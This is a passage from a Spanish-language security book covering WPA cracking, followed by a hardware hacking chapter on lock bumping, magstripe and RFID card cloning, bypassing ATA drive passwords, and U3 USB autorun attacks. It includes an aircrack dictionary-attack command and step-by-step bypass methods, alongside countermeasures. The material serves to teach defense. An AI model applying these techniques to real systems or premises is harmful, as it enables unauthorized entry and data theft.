Para autentificación, WPA puede aprovechar los entornos RADIUS existentes al usar el protocolo de autentificación extensible (EAP, Extensible Authentication Protocol). O en el caso de los entornos sin una infraestructura de RADIUS, WPA da soporte a clave previa al intercambio (PSK, Pre-shared Key). PSK es un número de 256 bits que se traduce en una frase de contraseña de 8 a 63 bytes de largo. Por lo general, recomendamos las frases de contraseña de al menos 10 bytes de largo (lo que significa 10 caracteres o más). Usar esta longitud PSK debe frustrar a casi cualquier ataque de diccionario fuera de línea.

En el caso de cifrado, suelen existir dos opciones: la clave de cifrado unicast y la global. Para el método unicast, por lo general se utiliza TKIP; cambia la clave para cada marco, y el cambio se sincroniza entre el punto de acceso y el cliente. Sin embargo, algunas veces también se usa el estándar de cifrado avanzado (AES, Advanced Encryption Standard). Para el método global, WPA utiliza un método para anunciar el cambio de clave con los dispositivos inalámbricos conectados.

Cuando se busca integridad, WPA usa un método llamado Michael. El algoritmo utilizado por Michael calcula un código de integridad de mensaje de 8 bytes. Este código de integridad se coloca entre los datos y el valor de revisión de integridad de 4 bytes. Michael también ayuda a evitar ataques de reproducción al proporcionar un contador de marco en el marco 802.11.

Pero ya es suficiente acerca de cómo se supone que funcionan las cosas, ¿cierto? ¿Qué hay acerca de la manera en que las rompen los hackers?

Ataques contra el algoritmo WPA

Al igual que su predecesor WEP, WPA ha sido atacado por cada hacker con bajo sueño REM. Aunque han nacido algunos ataques fuera de línea, aún no se han producido ataques. Sin embargo, aunque son mínimos los ataques y debilidades que se encuentran en el estándar 802.11i comparados con WEP, son y permanecen hasta este día como formas significativas de ataque.

Aircrack-ng

Popularidad:	*7*
Simplicidad:	*4*
Impacto:	*9*
Evaluación del riesgo:	***7***

Aircrack-ng (http://www.aircrack-ng.org/doku.php) es una de las series de herramientas de hackeo inalámbricas de WirelessDefence.org. La herramienta tomará un saludo WPA de una herramienta como Wireshark y realizará un ataque de diccionario fuera de línea en éste. Si la PSK de WPA es lo suficientemente corta, en minutos tendrá la joya de la corona del tráfico aéreo: la frase de contraseña.

Una vez que ha grabado un saludo de 4 vías, ejecute la herramienta aircrack-ng en su saludo capturado. Puede iniciar su imagen de Linux confiable y escribir:

```
aircrack -a 2 -w dict.txt handshake.cap
```

`-a` designa el tipo de modo de ataque (1/WEP, 2/WPA-PSK). `-w` designa el archivo de diccionario que desea usar, y el último parámetro es el saludo capturado.

Negación de servicio

Popularidad:	*4*
Simplicidad:	*4*
Impacto:	*6*
Evaluación del riesgo:	***5***

Existen varias formas de realizar un ataque de negación de servicio (DoS) contra redes WPA. Los dos tipos de ataques caen en la categoría de desautentificación o de ahogado.

Por lo general, nos hemos detenido para no detallar los ataques DoS en redes, y la red inalámbrica no es una excepción. Sin embargo, aquí se muestran algunas para que empiece a salivar:

Desautentificación	`aireplay-ng`
Autentificación y/o flujo de Beacon	`mdk3`

Existen varios recursos en Internet que analizan otros ataques DoS de manera detallada. Para conocer un recurso de mayor nivel, revise el artículo de SANS en https://www2.sans.org/reading_room/whitepapers/wireless/2108.php.

Aseguración de WPA

WPA no es inmune a ataques de hacker, pero su diseño de seguridad sólido y las lecciones aprendidas del pasado con WEP han permitido que evolucione hasta ser un impedimento importante para el hacker que viaja de noche.

El mecanismo de defensa principal para el ataque WPA es muy simple: claves compartidas previamente (PSK) fuertes. Una PSK fuerte significa proporcionar una secuencia aleatoria de valores alfanuméricos de 10 bytes, por lo menos. Si puede implementar su dispositivo WPA con una PSK suficientemente fuerte, entonces puede frustrar casi cualquier ataque WPA común hoy en día. Ahora el tiempo de duración, por supuesto, depende de los hackers… Esté al pendiente.

RECURSOS ADICIONALES

Una conversión de decibeles a watts es útil para identificar la fuerza de señal de un punto de acceso inalámbrico o una tarjeta inalámbrica. La tabla 8-1 puede utilizarse para determinar el decibel recuperado al equivalente de potencia. El equivalente de potencia puede analizarse después para determinar la fuerza estimada de la señal.

dBm	V	Po
53	100	200 W
50	70.7	100 W
49	64	80 W
48	58	64 W
47	50	50 W
46	44.5	40 W
45	40	32 W
44	32.5	25 W
43	32	20 W
42	28	16 W
41	26.2	12.5 W
40	22.5	10 W

Tabla 8-1 Conversión de decibeles a voltios y watts.

dBm	V	Po
39	20	8 W
38	18	6.4 W
37	16	5 W
36	14.1	4 W
35	12.5	3.2 W
34	11.5	2.5 W
33	10	2 W
32	9	1.6 W
31	8	1.25 W
30	7.1	1.0 W
29	6.4	800 mW
28	5.8	640 mW
27	5	500 mW
26	4.45	400 mW
25	4	320 mW
24	3.55	250 mW
23	3.2	200 mW
22	2.8	160 mW
21	2.52	125 mW
20	2.25	100 mW
19	2	80 mW
18	1.8	64 mW
17	1.6	50 mW
16	1.41	40 mW
15	1.25	32 mW
14	1.15	25 mW
13	1	20 mW
12	0.9	16 mW
11	0.8	12.5 mW
10	0.71	10 mW
9	0.64	8 mW

Tabla 8-1 Conversión de decibeles a voltios y watts (*continuación*).

dBm	V	Po
8	0.58	6.4 mW
7	0.5	5 mW
6	0.445	4 mW
5	0.4	3.2 mW
4	0.355	2.5 mW
3	0.32	2.0 mW
2	0.28	1.6 mW
1	0.252	1.25 mW
0	0.225	1.0 mW
–1	0.2	.80 mW
–2	0.18	.64 mW
–3	0.16	.50 mW
–4	0.141	.40 mW
–5	0.125	.32 mW
–6	0.115	.25 mW
–7	0.1	.20 mW
–8	0.09	.16 mW
–9	0.08	.125 mW
–10	0.071	.10 mW
–11	0.064	
–12	0.058	
–13	0.05	
–14	0.045	
–15	0.04	
–16	0.0355	

Tabla 8-1 Conversión de decibeles a voltios y watts (*conclusión*).

RESUMEN

Se ha comprobado que los esquemas de puertas de enlace y cifrado multicapa inalámbricos son la mejor defensa para una gran cantidad de herramientas que flotan en Internet para atacar WLAN 802.11. Lo irónico es que la tecnología inalámbrica parece ser muy diferente de otros medios de comunicación; sin embargo, el modelo de la industria para disponer en capas la seguridad por medio de varios esquemas de autentificación y cifrado se mantiene cierto. Aquí se muestra una selección de recursos excelentes de Internet si decide investigar más acerca de tecnología inalámbrica:

- **http://standards.ieee.org/getiee802** IEEE diseña y publica el estándar para los transceptores inalámbricos 802.11, el uso de banda (en cooperación con FCC) y las especificaciones generales de protocolo.
- **http://bwrc.eecs.berkeley.edu** Berkeley Wireless Research Center (BWRC) es una excelente fuente de información adicional en dispositivos de comunicación y tecnologías inalámbricas futuras, sobre todo en lo referente a dispositivos con implementaciones CMOS muy integradas y poco consumo de energía.
- **http://www.hyperlinktech.com** Hyperlink distribuye equipo inalámbrico de una amplia variedad de productores, además de su propia línea de amplificadores de 2.4 GHz que pueden usarse para transmisión de alto rango o crackeo.
- **http://www.drizzle.com/~adoba/IEEE** La página de seguridad 802.11 no oficial tiene vínculos para casi todos los artículos de seguridad 802.11, además de muchos vínculos 802.11 generales.
- **http://airfart.sourceforge.net/** Airfart es una herramienta excelente para ver y analizar, en tiempo real, puntos de acceso inalámbricos y paquetes de tarjeta inalámbrica.
- **http://www.hpl.hp.com/personal/JEan_Tourrilhes/Linux/Tools.html** Hewlett-Packard patrocina esta completa página de herramientas inalámbricas de Linux e informes de investigación. Es una excelente fuente para todo lo relacionado con Linux.
- **http://www.wifi-plus.com** WiFi-Plus se especializa en diseños de antena y ventas muy determinadas, con una colección de antenas con rangos que exceden 800 metros de alcance.

CAPÍTULO 9

HACKEO DE HARDWARE

En este libro se analizan de manera extensa las amenazas lógicas al software en todos los niveles, desde la aplicación hasta el sistema y la red. Pero ¿qué hay acerca de las amenazas al hardware y los mecanismos de protección física que salvaguardan los activos de información que portan? En este capítulo se revisan los ataques a mecanismos que protegen los propios dispositivos y se proporciona una introducción a dispositivos de hardware de ingeniería inversa para investigar aún más a fondo la información que almacenan.

Los dispositivos incrustados y bien conectados se están volviendo cada vez más prevalecientes, ya sea el teléfono móvil ubicuo o el siempre popular iPod. Del trabajo a casa o a la cafetería, un usuario puede usar el mismo dispositivo para acceder a varias redes mediante diferentes medios, incluidos GSM, WiFi, Bluetooth y RFID. Estos dispositivos presentan un riesgo importante para organizaciones a medida que crece la complejidad de los handhelds y se vuelven ubicuos en la empresa y el hogar.

Los atacantes suelen encontrar los controles de acceso físico y la seguridad de dispositivos de extremo mucho antes de que siquiera lleguen al punto de acceso de la red o un indicador de comandos de inicio de sesión. Comprender la manera como los atacantes omiten estos mecanismos de seguridad es la clave para ayudar a asegurar la protección de la infraestructura.

En este capítulo se presentan ejemplo de herramientas y técnicas comúnmente usadas para omitir seguridad física y de hardware. Empezamos con un análisis de la manera como funcionan las cerraduras físicas de una puerta y se realiza la clonación de tarjetas de acceso de proximidad física; luego estudiamos cómo atacar los dispositivos de hardware que incluyen discos duros protegidos por contraseñas y el bus universal en serie (USB, Universal Serial Bus), y concluimos con una breve introducción a las herramientas y técnicas para los dispositivos de ingeniería inversa, con el fin de ilustrar algunos de los principios fundamentales del hackeo de hardware.

ACCESO FÍSICO: TRASPASANDO LA PUERTA

Es obvio que para atacar los dispositivos de hardware se requiere acceso físico a éstos. Aquí hemos incluido un análisis de las técnicas comunes para pasar por alto el mecanismo de control de acceso que, tal vez, es el más utilizado hoy en día: la puerta con cerradura.

Saltado de la cerradura

Una de las formas más antiguas de seguridad física es la cerradura. Tradicionalmente, se ha usado para asegurar puertas, estantes, cajas y casi todo lo demás que se use para proteger la infraestructura de cómputo. Las cerraduras aseguran un aparato al usar una serie de alambres que restringen el giro del mecanismo. En las cerraduras estándar hay dos conjuntos de alambres: los del cilindro y los de la llave; los primeros están suspendidos por resortes y empujan hacia abajo los alambres de la llave. Cuando se inserta en la cerradura, la llave empuja los alambres de la llave contra los del cilindro para dejar un camino despejado para el mecanismo. Una vez que los alambres se han alineado, el mecanismo está libre y permite que se gire la cerradura. El usuario da vuelta a la llave y la cerradura se abre. En la figura 9-1 se ilustra una cerradura estándar en sección transversal, mostrando la manera en que los alambres se alinean con la llave insertada.

El *saltado de la cerradura* (http://en.wikipedia.org/wiki/Lock_bumping) permite a un atacante usar una sola llave para abrir casi cualquier cerradura del mismo tipo. Funciona al aprovechar la física de Newton. El método es muy simple. Una llave estándar empuja los alambres a




Figura 9-1 Corte transversal de una cerradura estándar con una llave insertada, ilustrando la manera en que se alinean los alambres.

la alineación correcta y luego el usuario gira la llave. Una llave especialmente construida, llamada *llave maestra*, tiene dientes que se colocan debajo de los alambres de la llave. Cuando se inserta una llave maestra en una cerradura estándar, y luego golpea (o "salta") cada una de las puntas de la llave maestra, se transfiere la fuerza a los alambres de la llave causando que "salten" temporalmente a su lugar sólo por una fracción de segundo. Esta ventana de alineación es suficiente para permitir que la cerradura gire (¡con un buen ritmo y con práctica!). Se han desarrollado herramientas especiales para ayudar a saltar cerraduras, pero un desarmador estándar o cualquier cosa que pueda dar un golpe suave pero firme a la llave maestra bastará. En la figura 9-2 se muestra una llave estándar comparada con una maestra, ilustrando los dientes cortos, de igual altura, en la llave maestra, que están diseñados para impartir la fuerza necesaria para alinear los alambres en cualquier cerradura estándar. ¡Las llaves maestras apenas dejan evidencia de su uso, y un individuo con práctica puede saltar una cerradura más rápido de lo que puede hacerlo alguien con la llave real!

Figura 9-2 Una llave estándar (arriba) comparada con una llave maestra (abajo). Observe los dientes cortos, de igual altura, en la llave maestra.

PRECAUCIÓN ¡Es posible dañar o destruir una cerradura al saltar de manera repetida! Use las llaves maestras en cerraduras de práctica y en las que tiene autorización para probar. Puede ser ilegal poseer o cargar llaves maestras en su localidad.

Medidas para contrarrestar las llaves maestras

Pocas cerraduras están diseñadas con mitigaciones para saltar llaves. Para empeorar las cosas, dos llaves maestras abrirán casi 70% de las cerraduras usadas para proteger puertas en Estados Unidos.

Hay pocas cerraduras que están protegidas contra llaves maestras y saltado de cerraduras. Medeco (http://www.medeco.com) y Assa Abloy (http://www.assaabloy.com/en/com) son dos de las marcas más conocidas. Use sus cerraduras en activos críticos para proteger áreas importantes.

Las cerraduras de Medeco agregan una capa adicional de seguridad al emplear una *barra lateral*. Se trata de un alambre adicional que debe alinearse antes de que pueda girar la cerradura. La barra lateral sólo se alinea después de que se han alineado todos los alambres y luego se han girado al ángulo correcto. Esta medida adicional hace que sea difícil abrir y saltar las cerraduras de Medeco. Sin embargo, investigaciones recientes han mostrado que cerraduras antiguas con barra lateral de Medeco pueden abrirse y saltarse (consulte http://www.thesidebar.org/insecurity/?p=96).

Los activos críticos no deben depender sólo de las cerraduras. Los controles comunes para compensación incluyen el uso de dispositivos de varias cerraduras (por ejemplo, un teclado numérico de acceso o un lector de huellas digitales, además de la cerradura estándar); vigilancia con video, guardias y alarmas de intrusión también se recomiendan para mitigar el riesgo de pasar las cerraduras físicas.

SUGERENCIA Las cerraduras de cable usadas con frecuencia para asegurar computadoras laptop son aún más vulnerables (revise http://www.toool.nl/kensington623.wmv para conocer un video breve que muestra una cerradura Kensington saltada en menos de dos minutos empleando el tubo de una pluma de plástico y un tubo de papel de baño).

Clonación de tarjetas de acceso

Muchas instalaciones seguras requieren que se use una tarjeta de acceso para la entrada, además de otras medidas de seguridad. Por lo general, estas tarjetas vienen en dos tipos: tira magnética (magstripe) o RFID (Radio Frequency Identification, identificación de radiofrecuencia; a éstas se les suele denominar *tarjetas de proximidad*). En esta sección analizaremos la manera de crear un clon de cada tipo de tarjeta, y luego reemplazaremos la información clave en la tarjeta clonada con datos personalizados que pueden usarse para obtener acceso físico.

Hackeo de tarjetas magstripe Casi todas las tarjetas magstripe se adecuan a los estándares ISO 7810, 7811 y 7813, que definen un tamaño estándar y especifican que la tarjeta contiene tres pistas de datos a los que suele hacerse referencia como pistas 1, 2 y 3. Casi ninguna tarjeta magstripe contiene medidas de seguridad para proteger los datos almacenados en la tarjeta y codificarlos. Como resultado, es trivial la clonación y el reciclaje de tarjetas magstripe.




Figura 9-3 Un lector/escritor de tarjetas magstripe.

Hay herramientas de varios proveedores para clonar, modificar y actualizar datos de una tarjeta magstripe. El lector/escritor de la figura 9-3 está disponible en http://www.makinterface.de, y viene con el software Magnetic-Strip Card Explorer que se muestra en la figura 9-4. Esta herramienta permite que cualquier persona lea, escriba y clone las tarjetas de acceso. Muchas tarjetas contienen datos personalizados que puede modificarse para fines nefastos.

La clonación, alteración y escritura de tarjetas magstripe es un proceso muy simple, una vez que se han adquirido los datos de la tarjeta de origen. En la figura 9-4 se muestra el software Magnetic-Strip Card Explorer desplegando datos de tarjetas en formatos de carácter, binario e ISO.

Los datos desplegados por el explorador pueden contener gran cantidad de información; número de ID, número de serie, número de seguridad social, nombre, dirección y saldos de cuenta son información común almacenada en tarjetas magstripe. Estos datos suelen estar en un formato personalizado y necesita descifrarse a la forma legible para el ser humano.

Muchas veces basta con hacer un rápido análisis de los datos para predecir la manera de crear una tarjeta clonada. Muchas tarjetas de acceso simplemente contienen un ID u otros números secuenciales. Usar fuerza bruta para los valores de tarjeta puede ser una manera rápida de obtener acceso a un sistema o saltar un panel. La manera más simple de analizar los datos de la tarjeta en las tres pistas consiste en leer varias tarjetas del mismo tipo. Una vez que se han adquirido los datos, use una herramienta diff para hacer una inspección visual de éstos. A continuación se presentan los datos de dos tarjetas diferentes; observe que sólo unos cuantos bits difieren entre los dos despliegues de datos de pista (en negritas).

```
Card 1: Track 1: 0010000001111000100101011000111110011000001001
Card 2: Track 2: 0010000001111000100101100000111110011000001001
```




Figura 9-4 Software Magnetic-Strip Card Explorer facilita la lectura de los datos de la tarjeta.

Tal vez estos bits representan ID de tarjeta diferentes. En el ejemplo anterior podemos ver que las dos tarjetas diferentes son secuenciales y predecir cuál es el valor de la tarjeta anterior o siguiente en que podría basarse éste.

Escribir de nuevo en una tarjeta es tan simple como elegir en qué pista quiere escribir los datos. La única dificultad es que muchas pistas incluyen datos de suma de verificación para comprobar que los datos de la tarjeta son válidos o que la tarjeta no está dañada. Si hay una suma de verificación, tendrá que determinar qué suma se está usando y luego volver a calcular una nueva antes de que pueda usarse la tarjeta. En ocasiones una tarjeta contiene una suma de verificación, pero en realidad el lector no la usa. En la figura 9-5 se muestra a Magnetic-Strip Card Explorer escribiendo datos personalizados en una tarjeta.

PRECAUCIÓN Escribir de nuevo los datos en una tarjeta de cinta magnética puede corromper la tarjeta original, causando que ésta sea rechazada o que funcione mal durante el uso. Emplee sólo tarjetas desechables para prueba o lectura.




Figura 9-5 Uso de Magnetic-Strip Card Explorer para escribir de nuevo datos personalizados en la tarjeta.

Hackeo de tarjetas RFID Los sistemas magstripe están descontinuándose en favor de los sistemas de tarjetas RFID (consulte http://en.wikipedia.org/wiki/RFID para conocer los antecedentes). RFID suele usarse para proporcionar acceso a instalaciones y está empezando a utilizarse en sistemas de pago de todo el mundo. Casi todos los sistemas RFID de tarjetas de acceso operan en uno de dos espectros diferentes: 135 kHz o 13.56 MHz. Al igual que las tarjetas de tira magnética, muchas tarjetas RFID están desprotegidas y pueden clonarse fácilmente para reciclarlas y entrar en los sistemas. Cada vez son más las tarjetas RFID que están empezando a emplear criptografía personalizada y otras medidas de seguridad para ayudar a mitigar estos riesgos.

La tarjeta RFID más común es la de los sistemas de seguridad HID Corp. que operan en un protocolo de propietario. La investigación inicial para clonar tarjetas HID fue realizada por Chris Paget en 2007, pero esta investigación nunca se publicó después de que HID envió una carta al patrón de Paget acusándolo de posible infracción de patente sobre algunos materiales usados en la investigación.

Hay herramientas de hardware para leer e imitar tarjetas RFID comunes. En http://www.openpcd.org/ se encuentran disponibles juegos de herramientas y dispositivos preensamblados para el lector, y el dispositivo de clonación está disponible en http://www.openpcd.org/openpicc.0.html.

Una versión más avanzada de un lector/escritor RFID es el dispositivo proxmark3. Éste tiene una FPGA integrada para permitir la decodificación de diferentes protocolos RFID. Esta herramienta no es para personas de corazón débil o de corto presupuesto, porque requiere que las partes y circuitos sean ensambladas por el usuario y ya no tienen soporte del fabricante. Para conocer más información sobre la proxmark3 consulte http://cq.cx/ proxmark3.pl.

Una tercera opción para la intercepción y decodificación de tráfico RFID es el USRP (Universal Software Radio Peripheral) disponible en http://www.ettus.com/custom.html. El USRP puede interceptar las ondas de radio simple que luego el usuario tiene que decodificar, de modo que también es una herramienta más avanzada. Un USRP llenado de manera apropiada puede enviar y recibir señales sin trabajar en las frecuencias comunes de RFID, permitiéndole interceptar y copiar tarjetas. Un USRP completamente configurado cuesta unos 1 000 dólares y el software de decodificación tiene que escribirse por protocolo.

Medidas para contrarrestar la clonación de tarjetas de acceso

Cuando se trata de mitigar los ataques de clonación, como los que acabamos de citar, estamos casi siempre, por desgracia, a merced de los vendedores de tarjetas de acceso. Los objetivos iniciales de muchos vendedores fueron hacer la tecnología de acceso lo más económica posible, por lo que no se tomaron en cuenta la seguridad o la criptografía apropiadas. Ahora, debido a la infraestructura ampliamente desplegada de los sistemas de acceso existentes, hay una inercia sustancial de parte de esos vendedores para cambiar las características de sus sistemas, para que resistan estos tipos de ataques. A medida que los investigadores exponen más debilidades (por ejemplo, el ataque al sistema de tarjetas Mifare; consulte http://en.wikipedia.org/wiki/MIFARE#Security), se está ejerciendo presión adicional sobre los vendedores para que proporcionen una solución segura.

Muchos sistemas de acceso RFID más recientes implementaron un algoritmo de desafío-respuesta criptográfico para ayudar a evitar la clonación, la reproducción y otros ataques. Cuando el lector activa la tarjeta, se envía un desafío a la tarjeta RFID que está cifrado y firmado por la clave privada almacenada en la tarjeta y se envía de regreso al lector. Éste valida la respuesta antes de permitir al tenedor de la tarjeta acceder al recurso protegido. Aunque se intercepte toda la conversación, el atacante no puede usar la misma respuesta dos veces. Algunos de estos sistemas implementan algoritmos criptográficos ampliamente aceptados, mientras que otros aplican cifrado de propietario que debe plantear importantes preocupaciones entre compradores ("no desarrolle su propia criptografía" es uno de los principios más aceptados del diseño seguro). Conforme los sistemas RFID se vuelven algo común, medidas para contrarrestar más robustas, como protocolos de desafío-respuesta y cifrado fuerte, pueden prevalecer cada vez más (o por lo menos esperamos que así sea).

PRECAUCIÓN Debe tomarse en cuenta que el método comprobado de seguir a alguien con credenciales válidas sigue siendo la manera más efectiva en muchas áreas seguras.

DISPOSITIVOS DE HACKEO

Suponiendo que el atacante ha pasado con éxito cualquier control de cerradura en este punto, la atención se vuelve ahora a los dispositivos que almacenan información confidencial. Hemos incluido algunos ejemplos de hackeo de dispositivos en esta sección para ilustrar métodos al pasar características de seguridad de dispositivo comunes.

Paso de la seguridad de contraseña ATA

La seguridad de ATA es una salvaguarda común usada en empresas para desalentar el uso de una laptop robada. El mecanismo de seguridad ATA requiere que el usuario escriba una contraseña antes de que se permita que el BIOS acceda al disco duro. Esta característica de seguridad no cifra o protege el contenido del disco duro, sólo el acceso a la unidad. Como resultado, proporciona mínima protección al contenido de ésta. Existen muchos productos y servicios para unidades específicas; sin embargo, lo más común y fácil de realizar es simplemente utilizar la unidad en un sistema con la seguridad ATA deshabilitada.

Muchas unidades aceptarán el comando de bus ATA para actualizar la contraseña de la unidad sin tener que recibir primero la contraseña. Este es el resultado de una desconexión entre el BIOS y la unidad. Muchas unidades ATA suponen que el BIOS ha autentificado antes la contraseña ATA, permitiendo que el usuario envíe un comando `SECURITY SET PASSWORD` al bus ATA. Si puede engañarse al BIOS para que sólo envíe el comando `SECURITY SET PASSWORD`, la unidad simplemente la aceptará. En la figura 9-6 se muestran dos unidades de disco ATA mientras se les prepara para desbloquear la contraseña.

Figura 9-6 Dos unidades de disco ATA listas para que se rompa su contraseña.

El ataque de intercambio activo funciona de la siguiente manera. Encuentre una computadora que sea capaz de establecer contraseñas ATA y una unidad desbloqueada. Inicie la computadora con la unidad desbloqueada e ingrese la interfaz de BIOS. Vaya al menú del BIOS que permite el establecimiento de una contraseña de BIOS, como se muestra en la figura 9-7. Elimine cuidadosamente la unidad desbloqueada del equipo e inserte la unidad bloqueada.

PRECAUCIÓN Acortar las guías de cable en el disco duro por lo general hará que el equipo se reinicie y posiblemente causará daño a la tarjeta lógica.

Una vez que se ha insertado la unidad bloqueada en el equipo, establezca la contraseña de disco duro usando la interfaz de BIOS. La unidad aceptará la nueva contraseña. Reinicie el equipo y cuando el BIOS le pida que desbloquee la unidad, la nueva contraseña debe funcionar, omitiendo la establecida por el usuario anterior. La contraseña puede eliminarse del sistema si no se desea una nueva contraseña.

PRECAUCIÓN El intercambio activo de unidades ATA puede dañar a la unidad, al sistema de archivos de la unidad, al equipo o a usted mismo. Tome sus precauciones y use esta técnica bajo su propio riesgo.

Medidas para contrarrestar el hackeo de ATA

La mejor defensa contra el paso de la contraseña de unidad ATA consiste en evitarlo; no dependa de la seguridad ATA para proteger a las unidades de su modificación ni para proteger el contenido de la unidad. Es un asunto trivial pasar muchas unidades ATA, y protegerlas con contraseña proporciona un falso sentido de seguridad. Como opción a la seguridad con contraseñas ATA, use cifrado de disco completo para proteger todo el contenido de la unidad o particiones importantes de ésta. Tres productos comunes que proporcionan cifrado de disco son BitLocker (http://technet.microsoft.com/en-us/Windows/aa905065.aspx), TrueCrypt (http://www.truecrypt.org/) o SecureStar (http://www.securstar.com/).




Figura 9-7 Un menú BIOS para configurar contraseñas de unidad de disco ATA.

NOTA Consulte el capítulo 4 para conocer un análisis del ataque de "inicio en frío" que puede omitir ciertas implementaciones de cifrado de disco.

Hackeo de USB U3

Una de las maneras más fáciles de entrar en un sistema es usar una unidad flash USB que implemente el estándar U3. El sistema U3 es una partición secundaria incluida con las unidades flash USB hechas por SanDisk y Memorex, como las mostradas en la figura 9-8. La partición U3 está almacenada en el dispositivo como de sólo lectura, y suele contener software gratuito para que los usuarios prueben o descarguen. El menú de la partición U3 está configurada para ejecutarse automáticamente cuando la barrita USB se inserta en ciertas computadoras.

El hackeo de U3 funciona al aprovechar la característica de ejecución automática integrada en Windows. Cuando se inserta en un equipo, la unidad flash USB se enumera y se montan dos dispositivos separados: la partición U3 y el dispositivo de almacenamiento flash regular. La partición U3 se ejecuta de inmediato cada vez que el programa se configura en el archivo autorun.ini en la partición. Cada fabricante proporciona una herramienta para reemplazar la partición U3 con un archivo ISO personalizado para marcado o eliminación de la partición. Ésta puede sobreescribirse usando la herramienta del fabricante para incluir un programa malicioso que se ejecute en el contexto del usuario que ha iniciado sesión. El ataque más obvio consiste en leer los hashes de contraseña del archivo de contraseñas de Windows, o instalar un caballo de Troya para acceso remoto. El archivo de contraseñas puede enviarse por correo electrónico al atacante o almacenarse en la unidad flash para rompimiento fuera de 